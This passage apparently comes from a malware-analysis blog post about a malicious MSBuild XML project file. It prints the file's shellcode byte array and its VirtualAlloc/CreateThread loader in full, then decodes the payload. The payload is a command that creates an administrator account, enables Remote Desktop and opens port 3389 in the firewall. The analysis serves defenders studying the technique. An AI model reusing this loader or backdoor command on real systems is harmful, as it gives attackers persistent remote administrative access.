,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,0x9d,
0xff,0xd5,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0
x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x53,0xff,0x
d5,0x63,0x6d,0x64,0x2e,0x65,0x78,0x65,0x20,0x2f,0x6
b,0x20,0x22,0x6e,0x65,0x74,0x20,0x6c,0x6f,0x63,0x61
,0x6c,0x67,0x72,0x6f,0x75,0x70,0x20,0x22,0x52,0x65,
0x6d,0x6f,0x74,0x65,0x20,0x44,0x65,0x73,0x6b,0x74,0
x6f,0x70,0x20,0x55,0x73,0x65,0x72,0x73,0x22,0x20,0x
2f,0x61,0x64,0x64,0x20,0x26,0x20,0x6e,0x65,0x74,0x2
0,0x75,0x73,0x65,0x72,0x20,0x2f,0x61,0x64,0x64,0x20
,0x77,0x64,0x73,0x61,0x64,0x6d,0x69,0x6e,0x20,0x71,
0x71,0x71,0x71,0x31,0x31,0x31,0x31,0x20,0x26,0x20,0
x6e,0x65,0x74,0x20,0x6c,0x6f,0x63,0x61,0x6c,0x67,0x
72,0x6f,0x75,0x70,0x20,0x61,0x64,0x6d,0x69,0x6e,0x6
9,0x73,0x74,0x72,0x61,0x74,0x6f,0x72,0x73,0x20,0x77
,0x64,0x73,0x61,0x64,0x6d,0x69,0x6e,0x20,0x2f,0x61,
0x64,0x64,0x20,0x26,0x20,0x6e,0x65,0x74,0x20,0x6c,0
x6f,0x63,0x61,0x6c,0x67,0x72,0x6f,0x75,0x70,0x20,0x
```

22,0x52,0x65,0x6d,0x6f,0x74,0x65,0x20,0x44,0x65,0x7
3,0x6b,0x74,0x6f,0x70,0x20,0x55,0x73,0x65,0x72,0x73
,0x22,0x20,0x77,0x64,0x73,0x61,0x64,0x6d,0x69,0x6e,
0x20,0x2f,0x61,0x64,0x64,0x20,0x26,0x20,0x72,0x65,0
x67,0x20,0x61,0x64,0x64,0x20,0x22,0x48,0x4b,0x45,0x
59,0x5f,0x4c,0x4f,0x43,0x41,0x4c,0x5f,0x4d,0x41,0x4
3,0x48,0x49,0x4e,0x45,0x5c,0x53,0x59,0x53,0x54,0x45
,0x4d,0x5c,0x43,0x75,0x72,0x72,0x65,0x6e,0x74,0x43,
0x6f,0x6e,0x74,0x72,0x6f,0x6c,0x53,0x65,0x74,0x5c,0
x43,0x6f,0x6e,0x74,0x72,0x6f,0x6c,0x5c,0x54,0x65,0x
72,0x6d,0x69,0x6e,0x61,0x6c,0x20,0x53,0x65,0x72,0x7
6,0x65,0x72,0x22,0x20,0x2f,0x76,0x20,0x66,0x44,0x65
,0x6e,0x79,0x54,0x53,0x43,0x6f,0x6e,0x6e,0x65,0x63,
0x74,0x69,0x6f,0x6e,0x73,0x20,0x2f,0x74,0x20,0x52,0
x45,0x47,0x5f,0x44,0x57,0x4f,0x52,0x44,0x20,0x2f,0x
64,0x20,0x30,0x20,0x2f,0x66,0x20,0x26,0x20,0x6e,0x6
5,0x74,0x73,0x68,0x20,0x61,0x64,0x76,0x66,0x69,0x72
,0x65,0x77,0x61,0x6c,0x6c,0x20,0x66,0x69,0x72,0x65,
0x77,0x61,0x6c,0x6c,0x20,0x61,0x64,0x64,0x20,0x72,0
x75,0x6c,0x65,0x20,0x6e,0x61,0x6d,0x65,0x3d,0x22,0x
4f,0x70,0x65,0x6e,0x20,0x52,0x65,0x6d,0x6f,0x74,0x6
5,0x20,0x44,0x65,0x73,0x6b,0x74,0x6f,0x70,0x22,0x20
,0x70,0x72,0x6f,0x74,0x6f,0x63,0x6f,0x6c,0x3d,0x54,
0x43,0x50,0x20,0x64,0x69,0x72,0x3d,0x69,0x6e,0x20,0
x6c,0x6f,0x63,0x61,0x6c,0x70,0x6f,0x72,0x74,0x3d,0x
33,0x33,0x38,0x39,0x20,0x61,0x63,0x74,0x69,0x6f,0x6

```
e,0x3d,0x61,0x6c,0x6c,0x6f,0x77,0x22,0x00};

                    UInt32 funcAddr =
VirtualAlloc(0, (UInt32)slcd.Length,
                      MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
                    Marshal.Copy(slcd, 0,
(IntPtr)(funcAddr), slcd.Length);
                    IntPtr hThread = IntPtr.Zero;
                    UInt32 threadId = 0;
                    IntPtr pinfo = IntPtr.Zero;
                    hThread = CreateThread(0, 0,
funcAddr, pinfo, 0, ref threadId);
                    WaitForSingleObject(hThread,
0xFFFFFFFF);
                    return true;
                }
              }
            ]]>
            </Code>
          </Task>
        </UsingTask>
      </Project>
```

In this XML file, we can observe the ShellCode.

```
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0
xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x
14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0xa
c,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01
,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,
0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0
x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x
49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0xac,0xc1,0xc
f,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8
,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,
0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0
x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x
5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8
b,0x12,0xeb,0x8d,0x5d,0x6a,0x01,0x8d,0x85,0xb2,0x00
,0x00,0x00,0x50,0x68,0x31,0x8b,0x6f,0x87,0xff,0xd5,
0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,0x9d,0
xff,0xd5,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x
05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x53,0xff,0xd
5,0x63,0x6d,0x64,0x2e,0x65,0x78,0x65,0x20,0x2f,0x6b
,0x20,0x22,0x6e,0x65,0x74,0x20,0x6c,0x6f,0x63,0x61,
0x6c,0x67,0x72,0x6f,0x75,0x70,0x20,0x22,0x52,0x65,0
x6d,0x6f,0x74,0x65,0x20,0x44,0x65,0x73,0x6b,0x74,0x
6f,0x70,0x20,0x55,0x73,0x65,0x72,0x73,0x22,0x20,0x2
f,0x61,0x64,0x64,0x20,0x26,0x20,0x6e,0x65,0x74,0x20
,0x75,0x73,0x65,0x72,0x20,0x2f,0x61,0x64,0x64,0x20,
0x77,0x64,0x73,0x61,0x64,0x6d,0x69,0x6e,0x20,0x71,0
```

x71,0x71,0x71,0x31,0x31,0x31,0x31,0x20,0x26,0x20,0x
6e,0x65,0x74,0x20,0x6c,0x6f,0x63,0x61,0x6c,0x67,0x7
2,0x6f,0x75,0x70,0x20,0x61,0x64,0x6d,0x69,0x6e,0x69
,0x73,0x74,0x72,0x61,0x74,0x6f,0x72,0x73,0x20,0x77,
0x64,0x73,0x61,0x64,0x6d,0x69,0x6e,0x20,0x2f,0x61,0
x64,0x64,0x20,0x26,0x20,0x6e,0x65,0x74,0x20,0x6c,0x
6f,0x63,0x61,0x6c,0x67,0x72,0x6f,0x75,0x70,0x20,0x2
2,0x52,0x65,0x6d,0x6f,0x74,0x65,0x20,0x44,0x65,0x73
,0x6b,0x74,0x6f,0x70,0x20,0x55,0x73,0x65,0x72,0x73,
0x22,0x20,0x77,0x64,0x73,0x61,0x64,0x6d,0x69,0x6e,0
x20,0x2f,0x61,0x64,0x64,0x20,0x26,0x20,0x72,0x65,0x
67,0x20,0x61,0x64,0x64,0x20,0x22,0x48,0x4b,0x45,0x5
9,0x5f,0x4c,0x4f,0x43,0x41,0x4c,0x5f,0x4d,0x41,0x43
,0x48,0x49,0x4e,0x45,0x5c,0x53,0x59,0x53,0x54,0x45,
0x4d,0x5c,0x43,0x75,0x72,0x72,0x65,0x6e,0x74,0x43,0
x6f,0x6e,0x74,0x72,0x6f,0x6c,0x53,0x65,0x74,0x5c,0x
43,0x6f,0x6e,0x74,0x72,0x6f,0x6c,0x5c,0x54,0x65,0x7
2,0x6d,0x69,0x6e,0x61,0x6c,0x20,0x53,0x65,0x72,0x76
,0x65,0x72,0x22,0x20,0x2f,0x76,0x20,0x66,0x44,0x65,
0x6e,0x79,0x54,0x53,0x43,0x6f,0x6e,0x6e,0x65,0x63,0
x74,0x69,0x6f,0x6e,0x73,0x20,0x2f,0x74,0x20,0x52,0x
45,0x47,0x5f,0x44,0x57,0x4f,0x52,0x44,0x20,0x2f,0x6
4,0x20,0x30,0x20,0x2f,0x66,0x20,0x26,0x20,0x6e,0x65
,0x74,0x73,0x68,0x20,0x61,0x64,0x76,0x66,0x69,0x72,
0x65,0x77,0x61,0x6c,0x6c,0x20,0x66,0x69,0x72,0x65,0
x77,0x61,0x6c,0x6c,0x20,0x61,0x64,0x64,0x20,0x72,0x

```
75,0x6c,0x65,0x20,0x6e,0x61,0x6d,0x65,0x3d,0x22,0x4
f,0x70,0x65,0x6e,0x20,0x52,0x65,0x6d,0x6f,0x74,0x65
,0x20,0x44,0x65,0x73,0x6b,0x74,0x6f,0x70,0x22,0x20,
0x70,0x72,0x6f,0x74,0x6f,0x63,0x6f,0x6c,0x3d,0x54,0
x43,0x50,0x20,0x64,0x69,0x72,0x3d,0x69,0x6e,0x20,0x
6c,0x6f,0x63,0x61,0x6c,0x70,0x6f,0x72,0x74,0x3d,0x3
3,0x33,0x38,0x39,0x20,0x61,0x63,0x74,0x69,0x6f,0x6e
,0x3d,0x61,0x6c,0x6c,0x6f,0x77,0x22,0x00
```

Removing the "0x"and "," we have our final shellcode.

```
fce8820000006089e531c0648b50308b520c8b52148b72280fb
74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a
3c8b4c1178e34801d1518b592001d38b4918e33a498b348b01d
631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401
d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51f
fe05f5f5a8b12eb8d5d6a018d85b2000005068318b6f87ffd5
bbf0b5a25668a695bd9dffd53c067c0a80fbe07505bb4713726
f6a0053ffd5636d642e657865202f6b20226e6574206c6f6361
6c67726f7570202252656d6f746520465736b746f702055736
5727322202f6164642026206e6574207573657202f61646420
77647361646d696e207171717131313131202620 6e6574206c6
f63616c67726f75702061646d696e697347261746f72732077
647361646d696e202f6164642026206e6574206c6f63616c677
26f7570202252656d6f746520465736b746f70205736572 73
222077647361646d696e202f616464202620726567206164642
```

```
022484b45595f4c4f43414c5f4d414348494e455c5359535445
4d5c43757272656e74436f6e74726f6c5365745c436f6e74726
f6c5c5465726d696e616c20536572766572222202f7620664465
6e795453436f6e6e656374696f6e73202f74205245475f44574
f5244202f642030202f662026206e65747368206164766669726
6577616c6c20666972657761 6c6c206164642072756c65206e6
16d653d224f70656e2052656d6f7465204465736b746f702220
70726f746f636f6c3d54435020646972 3d696e206c6f63616c7
06f72743d333338392061637 4696f6e3d616c6c6f772200
```

Converting these hex-values yields the following result.

```
üè....`.å1Àd.P0.R..R..r(.·J&1ÿ¬<a|., ÁÏ
.ÇâòRW.R..J<.L.xãH.ÑQ.Y .Ó.I.ã:I.4..Ö1ÿ¬ÁÏ
.Ç8àuö.}
ø;}$uäX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿà__Z..ë.]j...²
...Ph1.o.ÿÕ»ðµ¢Vh¦.½.ÿÕ<.|
.ûàu.»G.roj.SÿÕcmd.exe /k "net localgroup "Remote
Desktop Users" /add & net user /add wdsadmin
qqqq1111 & net localgroup administrators wdsadmin
/add & net localgroup "Remote Desktop Users"
wdsadmin /add & reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Contro
l\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f & netsh advfirewall firewall add
```

```
rule name="Open Remote Desktop" protocol=TCP dir=in
localport=3389 action=allow".
```

Removing the garbage we have,

```
cmd.exe /k "net localgroup "Remote Desktop Users"
/add & net user /add wdsadmin qqqq1111 & net
localgroup administrators wdsadmin /add & net
localgroup "Remote Desktop Users" wdsadmin /add &
reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Contro
l\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f & netsh advfirewall firewall add
rule name="Open Remote Desktop" protocol=TCP dir=in
localport=3389 action=allow".
```

Dissecting the above command.

- cmd.exe → CMD is being utilized here to run commands.
- net localgroup "Remote Desktop Users" /add → User: WDSADMIN with Password:qqqq1111 is being added to the RDP Users.
- net localgroup administrators wdsadmin /add → Same user is being added to Administrators Local Group.

- "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f → Enabled the Remote Desktop i.e. Terminal Service on the current OS.
- netsh advfirewall firewall add rule name="Open Remote Desktop" protocol=TCP dir=in localport=3389 action=allow" → Adding a firewall rule to allow communications over port 3389 with direction=in i.e. access will be allowed for incoming connections.

So, MSBUILD.exe was used by supplying XML.XML file to it which took the instructions from the XML file and performed the above mentioned actions on the target system.

Follow Me

Twitter: https://twitter.com/deFr0ggy

GitHub: https://github.com/deFr0ggy

LinkedIn: https://linkedin.com/in/kamransaifullah